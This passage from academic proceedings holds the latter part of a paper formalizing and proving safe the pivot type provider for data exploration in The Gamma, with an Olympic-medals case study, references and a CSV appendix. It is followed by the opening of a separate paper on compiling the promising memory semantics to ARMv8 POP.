▶ **Theorem 1** (Partial soundness). *For all L_0, e, e', if $L_0, \emptyset \vdash e : \tau, L_1$ and $e \rightsquigarrow_{L_1} e'$ then either e' is a value, or there exists e'' such that $e' \rightsquigarrow_{L_1} e''$, or e' has one of the following forms: $E[\Pi_{f_1,\ldots,f_n}(D)]$, $E[\sigma_\varphi(D)]$, $\tau_{f_1,\ldots,f_n}(D)]$ or $E[\Phi_{f,\rho_1/f_1,\ldots,\rho_m/f_m}(D)]$ for some E, D.*

Proof. Direct consequence of Lemma 2 and Lemma 3. ◀

▶ **Lemma 2** (Partial progress). *For all L_0, e such that $L_0, \emptyset \vdash e : \tau, L_1$ then either, e is a value, there exists e' such that $e \rightsquigarrow_{L_1} e'$ or e has one of the following forms: $E[\Pi_{f_1,\ldots,f_n}(D)]$, $E[\sigma_\varphi(D)]$, $\tau_{f_1,\ldots,f_n}(D)]$ or $E[\Phi_{f,\rho_1/f_1,\ldots,\rho_m/f_m}(D)]$ for some E and D.*

Proof. By induction over $\vdash$. For data, strings and numbers, the expression is always a value. For relational algebra operations, the expression can either be reduced or has one of the required forms. For (*member*) typing guarantees reduction is possible. ◀

▶ **Lemma 3** (Type preservation). *For all L_0, e, e' such that $L_0, \emptyset \vdash e : \tau, L_1$ and $e \rightsquigarrow_{L_1} e'$ then $L_1, \emptyset \vdash e' : \tau, L_2$ for some L_2.*

Proof. By induction over $\rightsquigarrow_{L_1}$. Cases for relational algebra operations and for (*context*) are straightforward. The (*member*) case follows from a standard substitution lemma and the fact that type checking of member access also type checks the body of the member. ◀

Correctness of the pivot provider. The pivot type provider defined by pivot defines an entry-point class and a context L containing delayed classes. Our type system does not check type definitions in L upfront (although this is possible in dependently-typed languages [7]), but we prove that the body of all provided members is well-typed.

Type checking can also fail if a delayed class was not discovered before it is needed in the (*new*) and (*member*) typing rules (Figure 7). We show that this cannot happen for the context constructed by the pivot function. To avoid operating over potentially infinite contexts, we first define an expansion operation $\downarrow_n L$ that evaluates the first n levels of the nested context L and flattens it.

▶ **Definition 4** (Expansion). Given a context L, we define n^{th} expansion of L, written $\downarrow_n L$ such that $\downarrow_{n+1} L = \downarrow_n L \cup \bigcup L_n$ where $\downarrow_n L = \{C_0 \mapsto (l_0, L_0), \ldots, C_n \mapsto (l_n, L_n)\}$ and $\downarrow_0 L = L$.

▶ **Theorem 5** (Correctness of lazy contexts). *Given $C, L = \mathsf{pivot}(F)$ then for any e if there exists i, τ such that $\downarrow_i L; \emptyset \vdash e : \tau; L'$ then also $L; \emptyset \vdash e : \tau; L''$.*

Proof. Assume there exists F, e, i such that $\downarrow_i L; \emptyset \vdash e : \tau; L'$ but not $L; \emptyset \vdash e : \tau; L''$. This is a contradiction as (*new*) and (*member*) typing rules expand L defined by pivot sufficiently to discover all types that may have been used in the type-checking of e using $\downarrow_i L$. ◀

▶ **Theorem 6** (Correctness of provided types). *For all F, n let $C_0, L_0 = \mathsf{pivot}(F)$ and assume that $C \in \mathsf{dom}(\downarrow_n L)$ where $\downarrow_n L(C) = (\mathsf{type}\ C(x : \tau) = ..\ \mathsf{member}\ N_i : \tau_i = e_i\ ..), L'$. It holds that for all i the body of N_i is well-typed, i.e. $L \cup L'; x : \tau \vdash e_i : \tau_i; L''$.*

Proof. By examination of the functions defining the type provider; the expressions e_i are well-typed and use only types defined in $L \cup L'$. ◀

Safety of provided transformations. The two properties discussed above ensure that the types provided by the pivot type provider can be used to type check expressions constructed by the users of the type provider in the expected way. An expression will not fail to type check because of an error in the provided types.

Now we can turn to the key theorem of the paper, which states that any expression constructed using (just) the provided types can be evaluated to a value of correct type. For simplicity, we only assume expressions that access a series using the «get series» member. However, this covers all data transformations that can be constructed using the type provider.

▶ **Theorem 7** (Safety of pivot type provider). *Given a schema $F = \{f_1 \mapsto \tau_1, \ldots, f_n \mapsto \tau_n\}$, let $C, L = \mathsf{pivot}(F)$ then for any expression e that does not contain relational algebra operations or* Query*-typed values as sub-expression, if $L; x : C \vdash e : \mathsf{series}\langle\tau_1, \tau_2\rangle; L'$ then for all $D = \{f_1 \mapsto \langle v_{1,1}, \ldots, v_{1,m}\rangle, \ldots, f_n \mapsto \langle v_{n,1}, \ldots, v_{n,m}\rangle\}$ such that $\vdash v_{i,j} : \tau_i$ it holds that $e[x \leftarrow C(D)] \rightsquigarrow^*_{L'} \mathsf{series}\langle\tau_k, \tau_v\rangle(\{f_k \mapsto k_1, \ldots, k_r, f_v \mapsto v_1, \ldots, v_r\})$ such that for all j $\vdash k_j : \tau_k$ and $\vdash v_j : \tau_v$.*

Proof. Define a mapping $\mathsf{fields}(C)$ that returns the fields expected in the data set passed to a class C provided by the pivot type provider. Let $\mathsf{fields}(C) = F$ for C provided using:

$\mathsf{pivot}(F) = C, L$	$\mathsf{get\text{-}key}(F) = C, L$	$\mathsf{sort}(F) = C, L$
$\mathsf{drop}(F) = C, L$	$\mathsf{get\text{-}val}(F, f_k) = C, L$	$\mathsf{sort\text{-}and}(F, \langle s_1, \ldots, s_n\rangle) = C, L$
$\mathsf{group}(F) = C, L$	$\mathsf{agg}(F, f, G, S) = C, L$	

By induction over $\rightsquigarrow_{L'}$, show that when $C(v).N_i$ is reduced using (*member*) then v is a value $\{f_1 \mapsto \langle v_{1,1}, \ldots, v_{1,m}\rangle, \ldots, f_n \mapsto \langle v_{n,1}, \ldots, v_{n,m}\rangle\}$ s.t. $\mathsf{fields}(C) = \{f_1 \mapsto \tau_1, \ldots, f_n \mapsto$

$\mathsf{pivot}(F, D) = C, \{C \mapsto (l, L_1 \cup L_2 \cup \ldots\}$ ❶

$l = \text{type } C(x : \mathsf{Query}) =$
  $\text{member } \text{«drop columns»} : C_1 = C_1(x)$ where $C_1, L_1 = \mathsf{drop}(F, D)$
  $\text{member } \text{«filter data»} : C_2 = C_2(x)$ where $C_2, L_2 = \mathsf{filter}(F, D)$
  $(\ldots)$

$\mathsf{drop}(F, D) = C, \{C \mapsto (l, L' \cup \bigcup L_f)\}$ ❷

$l = \text{type } C(x : \mathsf{Query}) =$ $\forall f \in \mathsf{dom}(F)$
  $\text{member } \text{«drop } f\text{»} : C_f =$ where $F' = \{f' \mapsto \tau' \in F, f' \neq f\}$
    $C_f(\Pi_{\mathsf{dom}(F')}(x))$ and $C_f, L_f = \mathsf{drop}(F', \Pi_{\mathsf{dom}(F')}(D))$ ❸
  $\text{member then} : C' = C'(x)$ where $C', L' = \mathsf{pivot}(F, D)$

$\mathsf{filter}(F, D) = C, \{C \mapsto (l, L' \cup \bigcup L_f)\}$

$l = \text{type } C(x : \mathsf{Query}) =$ $\forall f \in \mathsf{dom}(F)$
  $\text{member } \text{«}f \text{ is»} : C_f = C_f(x)$ where $C_f, L_f = \mathsf{filter\text{-}val}(F, f, D)$ ❹
  $\text{member then} : C' = C'(x)$ where $C', L' = \mathsf{pivot}(F, D)$

$\mathsf{filter\text{-}val}(F, f, D) = C, \{C \mapsto (l, \cup \bigcup L_v)\}$ where $D = \{f \mapsto \langle v_1, \ldots, v_n \rangle, \ldots\}$ ❺

$l = \text{type } C(x : \mathsf{Query}) =$ $\forall v \in \{v_1, \ldots, v_n\}$
  $\text{member } \text{«}v\text{»} : C_v =$ where $C_v, L_v = \mathsf{filter}(F, \sigma_{\varphi_v}(D))$
    $C_v(\sigma_{\varphi_v}(x))$ and $\varphi_v(r) = r(f) = v$ ❻

Figure 11 Pivot type provider – grouping and aggregation.

$\tau_n\}$ and $\vdash v_{i,j} : \tau_i$. Thus the class provided by get-val is constructed with a data set containing the required columns of corresponding types. ◀

6.3 Adding the filtering operation

The example given in Section 1 obtained top 8 athletes based on the number of gold medals from Rio 2016. It used two operations that were omitted in the formalization in Section 6.1. We omitted paging to keep the host language simple, but we also omitted filtering, which lets us write «filter data».«Games is».«Rio (2016)». This operation is worth further discussion. To support it, the type provider needs not only the schema of the data set, but also sample data set that is used to offer the available values such as «Rio (2016)».

In the revised formalization, the pivot function which models the type provider takes the schema F together with sample data D and provides the type with class context:

$$\begin{aligned}&\mathsf{pivot}(F, D) = C, L \quad \text{where}\\ &\quad F = \{f_1 \mapsto \tau_1, \ldots, f_n \mapsto \tau_n\}\\ &\quad D = \{f_1 \mapsto \langle v_{1,1}, \ldots, v_{1,r} \rangle, \ldots, f_n \mapsto \langle v_{n,1}, \ldots, v_{n,r} \rangle\}\end{aligned}$$

In prior work [26], the input value is not available when writing the code and so the schema is inferred from a representative sample. In exploratory data analysis, the data set is often available at the time of writing the code and so D can be the actual data set.

olympics.«filter data».«Medal is».Gold.«Team is»
→ «Czech Republic».«Athlete is»
→ «Barbora Spotakova»
→ «David Kostelecky»
→ «David Svoboda»
→ Mongolia.«Athlete is»
→ «Badar-Uugan Enkhbat»
→ «Tuvshinbayar Naidan»

Figure 12 Subset of members provided by the filtering operation.

Athlete	Team	Gold	Silver	Bronze
Michael Phelps	United States	23	3	2
Larisa Latynina	Soviet Union	9	5	4
Paavo Nurmi	Finland	9	3	0
Mark Spitz	United States	9	1	1
Carl Lewis	United States	9	1	0
Usain Bolt	Jamaica	9	0	0

Figure 13 Athletes by the number of medals over the entire history of Olympic games.

The Figure 11 shows a revised version of the pivot function ❶ together with one of the operations discussed before and the newly added filter function. As members members performing data transformations are generated, the provider applies the same transformation on the sample data. For example, the revised drop function ❷ takes the sample data set D; when calling drop recursively to generate nested class after dropping a column ❸, it removes the column from the schema (as before), but it also removes the column from the sample dataset. This means that as nested types are provided, the sample data used is always representative of data what will be passed to the class at runtime.

After choosing the «filter data» member, the class provided by filter lets the user select one of the columns ❹ based on the schema; filter-val then generates a class with members based on the available values for the specified column in the data D ❺. The predicate that filters data based on the value ❻ is used both in the runtime code and when restricting the sample data set using $\sigma_{\varphi_v}(D)$ in the type provider when recursively calling filter.

The fact that we transform the sample data when providing types is important for two reasons. It makes it possible to apply filtering after aggregation (which changes the format of data) and it means that more appropriate values are provided for faceted data. For example, Figure 12 shows some of the provided members when filtering data by medal, team and individual athlete. Once we refine the team using «Team is».Mongolia and attempt to filter by athlete using «Athlete is», the type provider offers only the names of Mongolian athletes.

7 Case study: Visualizing Olympic medalists

We used The Gamma script with the pivot type provider to build an interactive web site (`rio2016.thegamma.net`) that visualizes a number of facts about Olympic medalists using




Figure 14 User interface with automatically provided grouping and sorting options

the data set discussed in Appendix A and used throughout this paper. The web site lets the readers view and modify the source code and we also developed a number of tools that make working with the source code easier, going beyond the basic auto-completion tooling to enable dot-driven development as discussed in Section 3.3. In this section, we review our experience and outline some of the additional tools (available at `github.com/the-gamma`).

Building tables and charts. As part of the case study, we implement functions for building basic visualizations (table, column chart, pie chart and timeline) and we extended the host language with more advanced features that can be used to customize the displays. Building rich visualizations with the simplicity of the pivot type provider is an interesting future work. Figure 13 shows a sample table, listing top athletes over the entire history of Olympic games.

The data transformation used to construct the table include the operations discussed in this paper together with paging functionality and «get the data» which returns the entire data set of type Query, as opposed to extracting a series with keys and values:

```
let data = olympics
  .«group data».«by Athlete»
    .«sum Gold».«sum Silver».«sum Bronze».«concat Team».then
  .«sort data».«by Gold descending»
    .«and by Silver descending».«and by Bronze descending».then
  .paging.take(10).«get the data»

table.create(data)
```

The table.create operation on the last line generates a table based on the columns available in the data set. We omit the additional customization which specifies that medals should be rendered as images. For most visualizations we built, the pivot type provider was expressive enough to capture the core logic of the operation, but further joining of data was sometimes needed. Possible extensions that would allow capturing those are discussed in Section 8.1.

Generating interactive user interfaces. Although the pivot type provider simplifies code needed for data exploration, not everyone will be able to write or modify source code. The simplicity of the host language makes it possible to automatically generate user interface

that allows changing of some of the parameters of the program. Figure 14 shows an example for the above code snippet that we implemented as part of the visualization.

The user interface lets the user choose aggregations to be calculated over a group and select columns used for sorting. It is generated automatically by looking for a specific pattern in the chain of member accesses – we annotate members with annotations denoting whether a member is start of a list, list item or an end of a list. The editor then looks for parts of the chain of the form «list start».«list item 1».«list item 2».«list end» and generates a component that lets the user remove or add list items. An item cannot be removed if the operation would break the code (e.g. when it adds a member that is needed later) and items to be added are chosen using available members (as in the standard auto-complete). The headers shown in Figure 14 are provided as additional annotations attached to «list start».

Spreadsheet-inspired live editor. The third editor extension that we developed for the pivot type provider aims to bridge the gap between code and user interfaces. This is done through a direct manipulation editor [28] inspired by spreadsheet applications. When exploring data in a spreadsheet, the user can always see the data they work with and the results of an action will be immediately visible. This is not usually the case when writing code in text editor. However, when exploring data using the pivot type provider, the intermediate results can be calculated immediately using the sample data set provided when instantiating the refined version of the type provider with filtering support (Section 6.3).

The Figure 15 shows the sample expression (discussed above) in the live editor[6]. Note that the selected part of code is the «by Gold descending» identifier and so the preview shows results as computed at that point of the query evaluation. Athletes with largest number of gold medals appear first, but silver or bronze medals are not yet used as secondary sorting keys and so the secondary ordering is arbitrary. As the user moves through the code, or writes the code, the live preview is updated accordingly.

Finally, the editor also makes it possible to modify the code through the user interface. The "x" buttons can be used to remove sort keys or transformations and "+" buttons (on the right) can be used to add more transformations or to specify additional parameters within the "then" pattern. In case of sorting, this allows adding further sorting keys.

Unlike the user interface for modifying lists, the live editor works specifically with the pivot type provider. However, it still relies on the simple structure provided by the fact that entire transformation can be written as a single chain of member accesses. In particular, we identify individual transformations («group by», «sort by», etc.) and generate different user interface for specifying parameters of each transformation. For sorting, as shown in Figure 15, the user can add or remove sort keys. For grouping or paging, the user interface lets the user choose the grouping key and the number of elements to take, respectively.

8 Related and further work

The technical focus of this paper is on the programming language theory behind the pivot type provider (Section 6), but the paper also outlines interesting human-computer interaction aspects (Section 7). We discuss further related directions in this section before concluding.

[6] The live editor can be tested live as part of the documentation for the JavaScript package at `thegamma.net`

```
let data =
  olympics
    .'group data'.'by Athlete'.'sum Gold'.'sum Silver'.'sum Bronze'.'concatenate values of Team'.then
    .'sort data'.'by Gold descending'.'and by Silver descending'.'and by Bronze descending'.then
    .paging.take(10).'get the data'
```

olympics | group by | sort by | paging | get the data

by Gold descending | and by Silver descending | and by Bronze descending

Athlete	Gold	Silver	Bronze	Team
Michael Phelps	23	3	2	United States
Paavo Nurmi	9	3	0	Finland
Larisa Latynina	9	5	4	Soviet Union
Mark Spitz	9	1	1	United States
Carl Lewis	9	1	0	United States
Usain Bolt	9	0	0	Jamaica

Figure 15 Spreadsheet-inspired live editor for the pivot type provider.

8.1 Further work

The pivot type provider shows the feasibility of using dot-driven development as a mechanism behind simple programming tools for data exploration. Extending the mechanism to handle large and dirty datasets poses a number of interesting challenges.

Scalability. A benefit of our approach based on relational algebra, is that the query constructed by the pivot type provider can be translated to SQL and executed by a database engine. This means that evaluating the query over large data sets does not pose a problem. However, the completion lists generated from data when filtering may require further consideration.

We plan to explore a number of possibilities such as grouping the values by a prefix (e.g. «starting with LO».London and «starting with CA».Cambridge) or grouping the values by their frequency (for example, «occurring less than 100 times».Grantchester and «occurring more than 10000 times».London). Such encoding makes it possible to scale to an arbitrary data size, provided that the backing data storage is equipped with an appropriate index.

Expressivity. The case studies presented in the paper show that the pivot type provider is practically useful in its current form, but we acknowledge that its expressivity is limited to simple queries. Making the tool more expressive to allow tasks such as denormalisation, handling of missing values and dirty data is an important problem. Unlike data querying (which is captured by the relational algebra), there is no generally accepted "algebra of data cleaning" and so more foundational work is needed, possibly building on from tools such as Wrangler [16] and PADS [12]. We believe that the "dot-driven development" methodology can support richer languages and we intend to explore this direction in the future.

8.2 Related work

Our work builds on type providers, which have been pioneered in F# [34]. The technical contributions are related to several works on type systems. This section also gives an overview of related work on human-computer interaction and commercial tools for data visualization.

Type providers. Type providers first appeared in F# [34] and can also be seen as a form of dependent typing [7]; we take the opposite perspective and use type providers as a mechanism for implementing other type system features. Our focus on using type providers for describing computations is different from other type provider work [26, 19, 27], which focuses on mapping of external data into types. To our best knowledge, the Azure type provider [3] is the first type provider that provides members for specifying a restricted form of queries.

Fancy types. The pivot type provider makes data exploration safer as it does not allow construction of invalid queries. Alternative approach would be to use fancy types, such as those available in Haskell [9, 37]. The approach sketched in Section 4.1 used row types and typestate or phantom types [35, 32, 18]. The idea of using type providers to encode fancy types has also been explored for session types [13, 2] and it would be interesting to see whether our approach can be applied in other areas such as web development [6].

Human-computer interaction. We discussed how the pivot type provider simplifies the programming model (Section 3), but it would be interesting to explore this aspect empirically through the perspective of HCI. The live editor shown in Section 7 offers a form of direct manipulation [28, 29, 30]. Unlike spreadsheets, we construct a transformation rather than actually transforming data, which makes it more related to systems for query construction [20, 5]. Our approach is somewhat different in that we see code as equally important to the direct manipulation interface.

Relational algebra. Our operational semantics used to model data transformations (Section 5) was based on relational algebra [8, 24], although our focus was on aggregation, which has been added to the core algebra in a number of different ways [23, 14, 4, 10]. The pivot type provider does not provide operations for joining data sets, which is an interesting problem for further work as it requires extensions to the type provider mechanism – the join operation is parameterized by two data sets that are being combined.

Commercial tools. There is a wide range of commercial tools for building dashboards and data visualizations such as Microsoft Power BI [36], Tableau [38] and Qlik [15]. Those allow users to build data visualizations through a user interface and embedded scripting capabilities. The main difference from the pivot type provider is that none of these tools treats source code as primary and so they do not provide the same level of reproducibility as scripts written using the pivot type provider.

9 Conclusions

In this paper, we presented a simple programming language for data exploration. The language addresses two problems with the current tooling for data science. On one hand, spreadsheets are easy to use, but are error-prone and do not lead to reproducible scripts that could be modified or checked for correctness. On the other hand, even simple data exploration libraries require the user to understand non-trivial programming concepts and offer only little help when writing data exploration code.

We reduce the number of concepts in the language by making member access (“dot”) the primary programming mechanism and we implement type provider for data exploration, which offers available transformations and their parameters as members of a provided type. This leads to a simple language that can be well supported by standard tooling such as

auto-completion. We also explore other possibilities for tooling enabled by this model ranging from simple interactive user interfaces to direct manipulation tools.

The pivot type provider offers a safe and easy to use layer over an underlying relational algebra that we use to model data transformations. As a key technical contribution of this paper, we formalize the type provider and prove that queries constructed using the types it provides are correct. Achieving this property by other means would require a language with complex type system features such as typestate and row types.

We believe that the simple programming model for data exploration presented in this paper can contribute to democratization of data exploration – you should not need to be an experienced programmer to build a transparent visualization using facts that matter to you!

Acknowledgements. The author is grateful to Don Syme for numerous discussions about type providers, James Geddes and Kenji Takeda for suggestions and useful references and to Mariana Marasoiu and Alan Blackwell for ideas on human-computer interaction aspects of the work. Finally, thanks to the anonymous reviewers for useful suggestions and corrections.

References

1 Martin Abadi and Luca Cardelli. *A theory of objects*. Springer Science & Business, 2012.

2 Fahd Abdeljallal. Session types with Fahd Abdeljallal. F#unctional Londoners meetup group, 2016. URL: `https://skillsmatter.com/meetups/8459`.

3 Isaac Abraham. Azure storage type provider. Available online., 2016. URL: `http://fsprojects.github.io/AzureStorageTypeProvider/`.

4 Rakesh Agrawal. Alpha: An extension of relational algebra to express a class of recursive queries. *IEEE Transactions on Software Engineering*, 14(7):879–885, 1988.

5 Eirik Bakke and David R. Karger. Expressive query construction through direct manipulation of nested relational results. In *Proceedings of International Conference on Management of Data*, SIGMOD '16, pages 1377–1392. ACM, 2016. `doi:10.1145/2882903.2915210`.

6 Adam Chlipala. Ur: Statically-typed metaprogramming with type-level record computation. *SIGPLAN Not.*, 45(6):122–133, June 2010. `doi:10.1145/1809028.1806612`.

7 David Raymond Christiansen. Dependent type providers. In *Proceedings of Workshop on Generic Programming*, WGP '13, pages 25–34. ACM, 2013. `doi:10.1145/2502488.2502495`.

8 E. F. Codd. A relational model of data for large shared data banks. *Commun. ACM*, 13(6):377–387, June 1970. `doi:10.1145/362384.362685`.

9 Anthony Cowley. Frames: Data frames for tabular data. Available on GitHub, 2017. URL: `https://github.com/acowley/Frames`.

10 Richard Cyganiak. A relational algebra for sparql. *Digital Media Systems Laboratory HP Laboratories Bristol. HPL-2005-170*, page 35, 2005.

11 Oxford Dictionaries. Word of the year 2016 is... Oxford University Press, 2016. URL: `https://en.oxforddictionaries.com/word-of-the-year/word-of-the-year-2016`.

12 Kathleen Fisher and Robert Gruber. PADS: a domain-specific language for processing ad hoc data. In Vivek Sarkar and Mary W. Hall, editors, *Proceedings of the ACM SIGPLAN 2005 Conference on Programming Language Design and Implementation, Chicago, IL, USA, June 12-15, 2005*, pages 295–304. ACM, 2005. `doi:10.1145/1065010.1065046`.

13 Simon Gay and Malcolm Hole. Types and subtypes for client-server interactions. In *European Symposium on Programming*, pages 74–90. Springer, 1999.

14 Jim Gray, Adam Bosworth, Andrew Layman, and Hamid Pirahesh. Data cube: A relational aggregation operator generalizing group-by, cross-tab, and sub-total. In *Proceedings of*

International Conference on Data Engineering, ICDE '96, pages 152–159. IEEE Computer Society, 1996.

15 Christopher Ilacqua, Henric Cronstrom, and James Richardson. *Learning Qlik Sense®: The Official Guide*. Packt Publishing Ltd, 2015.

16 Sean Kandel, Andreas Paepcke, Joseph Hellerstein, and Jeffrey Heer. Wrangler: Interactive visual specification of data transformation scripts. In *ACM Human Factors in Computing Systems (CHI)*, 2011. URL: `http://vis.stanford.edu/papers/wrangler`.

17 Paul Krugman. The Excel depression. *New York Times*, 18, 2013.

18 Daan Leijen and Erik Meijer. Domain specific embedded compilers. *SIGPLAN Not.*, 35(1):109–122, December 1999. `doi:10.1145/331963.331977`.

19 Martin Leinberger, Stefan Scheglmann, Ralf Lämmel, Steffen Staab, Matthias Thimm, and Evelyne Viegas. Semantic web application development with LITEQ. In *International Semantic Web Conference*, pages 212–227. Springer, 2014.

20 Bin Liu and H. V. Jagadish. A spreadsheet algebra for a direct data manipulation query interface. In *Proceedings of International Conference on Data Engineering*, ICDE '09, pages 417–428. IEEE Computer Society, 2009. `doi:10.1109/ICDE.2009.34`.

21 Wes McKinney. *Python for data analysis: Data wrangling with Pandas, NumPy, and IPython*. O'Reilly Media, Inc., 2012.

22 Erik Meijer, Brian Beckman, and Gavin Bierman. LINQ: Reconciling object, relations and XML in the .net framework. In *Proceedings of the International Conference on Management of Data*, pages 706–706. ACM, 2006.

23 Z. Meral Özsoyoglu and Gultekin Özsoyoglu. An extension of relational algebra for summary tables. In *Proceedings of International Workshop on Statistical Database Management*, SSDBM'83, pages 202–211. Lawrence Berkeley Laboratory, 1983.

24 M. Tamer Ozsu. *Principles of Distributed Database Systems*. Prentice Hall Press, 3rd edition, 2007.

25 Raymond R Panko. What we know about spreadsheet errors. *Journal of Organizational and End User Computing (JOEUC)*, 10(2):15–21, 1998.

26 Tomas Petricek, Gustavo Guerra, and Don Syme. Types from data: Making structured data first-class citizens in F#. In *Proceedings of Conference on Programming Language Design and Implementation*, PLDI '16, pages 477–490. ACM, 2016. `doi:10.1145/2908080.2908115`.

27 Tomas Petricek, Don Syme, and Zach Bray. In the age of web: Typed functional-first programming revisited. In *Proceedings ML Family/OCaml Users and Developers workshops*, ML '15. ACM, 2015.

28 Ben Shneiderman. The future of interactive systems and the emergence of direct manipulation. In *Proceedings of the NYU Symposium on User Interfaces on Human Factors and Interactive Computer Systems*, pages 1–28. Ablex Publishing Corp., 1984.

29 Ben Shneiderman. Direct manipulation for comprehensible, predictable and controllable user interfaces. In *Proceedings of International Conference on Intelligent User Interfaces*, pages 33–39. ACM, 1997.

30 Ben Shneiderman, Christopher Williamson, and Christopher Ahlberg. Dynamic queries: database searching by direct manipulation. In *Proceedings of Conference on Human Factors in Computing Systems*, pages 669–670. ACM, 1992.

31 Jeremy G Siek and Walid Taha. Gradual typing for functional languages. In *Scheme and Functional Programming Workshop*, volume 6, pages 81–92, 2006.

32 Robert E. Strom and Shaula Yemini. Typestate: A programming language concept for enhancing software reliability. *IEEE Trans. Software Eng.*, 12(1):157–171, 1986. `doi:10.1109/TSE.1986.6312929`.

33 Don Syme. F# 4.0 speclet - extending the F# type provider mechanism to allow methods to have static parameters. F# Language Design Proposal, 2016. URL: `https://github.com/fsharp/fslang-design/blob/master/FSharp-4.0/StaticMethodArgumentsDesignAndSpec.md`.

34 Don Syme, Keith Battocchi, Kenji Takeda, Donna Malayeri, and Tomas Petricek. Themes in information-rich functional programming for internet-scale data sources. In *Proceedings of Workshop on Data Driven Functional Programming*, DDFP '13, pages 1–4. ACM, 2013. `doi:10.1145/2429376.2429378`.

35 Mitchell Wand. Type inference for record concatenation and multiple inheritance. *Inf. Comput.*, 93(1):1–15, July 1991. `doi:10.1016/0890-5401(91)90050-C`.

36 Christopher Webb et al. *Power Query for Power BI and Excel*. Apress, 2014.

37 Stephanie Weirich. Depending on types. *SIGPLAN Not.*, 49(9):241–241, August 2014. `doi:10.1145/2692915.2631168`.

38 Richard Wesley, Matthew Eldridge, and Pawel T Terlecki. An analytic data engine for visualization in tableau. In *Proceedings of International Conference on Management of Data*, pages 1185–1194. ACM, 2011.

A Sample of the Olympic medals data set

The data set used as an example in the case study discussed in Section 7 as well as in the examples discussed throughout the paper is a single CSV file listing the entire history of Olympic medals awarded since 1896. The data set can be found at `https://github.com/the-gamma/workyard` together with scripts used to obtain it. The following is a representative example listing the first 5 rows:

```
Games,Year,Discipline,Athlete,Team,Gender,Event,Medal,Gold,Silver,Bronze
Athens (1896),1896,Swimming,Alfred Hajos,HUN,Men,100m freestyle,Gold,1,0,0
Athens (1896),1896,Swimming,Otto Herschmann,AUT,Men,100m freestyle,Silver,0,1,0
Athens (1896),1896,Swimming,Dimitrios Drivas,GRE,Men,100m freestyle for sailors,Bronze,0,0,1
Athens (1896),1896,Swimming,Ioannis Malokinis,GRE,Men,100m freestyle for sailors,Gold,1,0,0
Athens (1896),1896,Swimming,Spiridon Chasapis,GRE,Men,100m freestyle for sailors,Silver,0,1,0
```

The column names are the same as the column names used to generate the olympics value using the pivot type provider. The script to generate the file de-normalizes the Medal column and adds Gold, Silver and Bronze columns which are numerical and can thus be easily summed. When loading the data, we also transform country codes such as GRE to full country names.

Promising Compilation to ARMv8 POP*

Anton Podkopaev[1], Ori Lahav[2], and Viktor Vafeiadis[3]

1 **SPbU, JetBrains Research, St. Petersburg, Russia**
`a.podkopaev@2009.spbu.ru`
2 **MPI-SWS, Kaiserslautern, Germany**
`orilahav@mpi-sws.org`
3 **MPI-SWS, Kaiserslautern, Germany**
`viktor@mpi-sws.org`

Abstract

We prove the correctness of compilation of relaxed memory accesses and release-acquire fences from the "promising" semantics of Kang et al. [12] to the ARMv8 POP machine of Flur et al. [9]. The proof is highly non-trivial because both the ARMv8 POP and the promising semantics provide some extremely weak consistency guarantees for normal memory accesses; however, they do so in rather different ways. Our proof of compilation correctness to ARMv8 POP strengthens the results of the Kang et al., who only proved the correctness of compilation to x86-TSO and Power, which are much simpler in comparison to ARMv8 POP.

1998 ACM Subject Classification F.3.1 Specifying and Verifying and Reasoning about Programs

Keywords and phrases ARM, Compilation Correctness, Weak Memory Model

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.22

1 Introduction

One of the major unresolved topics in the semantics of programming languages has to do with giving semantics to concurrent shared-memory programs. While it is well understood that such programs cannot follow the naive paradigm of *sequential consistency* (SC) [15], it is not completely clear what the right semantics of such concurrent programs should be.

At the level of machine code, the semantics varies a lot depending on the hardware architecture, which is only loosely specified by the vendor manuals. In the last decade, academic researchers have produced formal models for the mainstream hardware architectures (e.g., x86-TSO [23], Power [22, 5], ARMv8 POP [9]) by engaging in discussions with hardware architects and subjecting existing hardware implementations to extensive tests.

In this paper, we will focus on the ARMv8 POP model due to Flur et al. [9], which is arguably the most advanced such hardware memory model.[1] Operational in nature, it models many low-level hardware features that affect the execution of concurrent programs. These include the hardware topology, the non-uniform propagation of messages to other processors, the reordering of messages, processor-level out-of-order instruction execution, branch prediction, local decisions on the coherence of overwritten writes, and so on. The

* An extended version of this paper with a technical appendix can be found in [20].
[1] We would like to point out that the ARMv8 POP model is not the latest model for ARM. In March 2017, version 8.2 of the ARM reference manual [1] introduced a substantially stronger "*multi-copy-atomic*" model, whose formal axiomatic definition became available on 27 April 2017 [3]. The new model disallows the weak behaviors of the ARM-weak and WRC+data+addr examples discussed in this paper.

ARMv8 POP model is in certain ways substantially weaker than other hardware memory models. For example, it allows the outcome $a = 1$ of the following program (see [13]):

$$\begin{array}{l} a := [x]; \ //1 \\ [x] := 1; \end{array} \Bigg\| \begin{array}{l} b := [x]; \\ [y] := b; \end{array} \Bigg\| \begin{array}{l} c := [y]; \\ [x] := c; \end{array} \qquad \text{(ARM-weak)}$$

where all variables are initially 0. In essence, as we will explain in Section 2, the hardware may propagate the $[x] := 1$ store to the second thread, then write $[y] := 1$ and propagate it to the third thread, execute the third thread, and propagate its store to the first thread before the $a := [x]$ load returns. In contrast, Power and x86-TSO both forbid this outcome.

At the level of programming languages, the main problem is to design a memory model that enables efficient compilation across a wide range of hardware platforms and yet provides suitable high-level guarantees, such as reduction to SC in the absence of data races and type safety even in the presence of racy code. While many attempts to solve this problem have been made in the past [8, 19, 25, 11, 21], including the Java [18] and C/C++11 [7] memory models, almost all have been found to be lacking in one way or another, either not supporting certain compiler optimizations or allowing "out of thin air" behaviors.

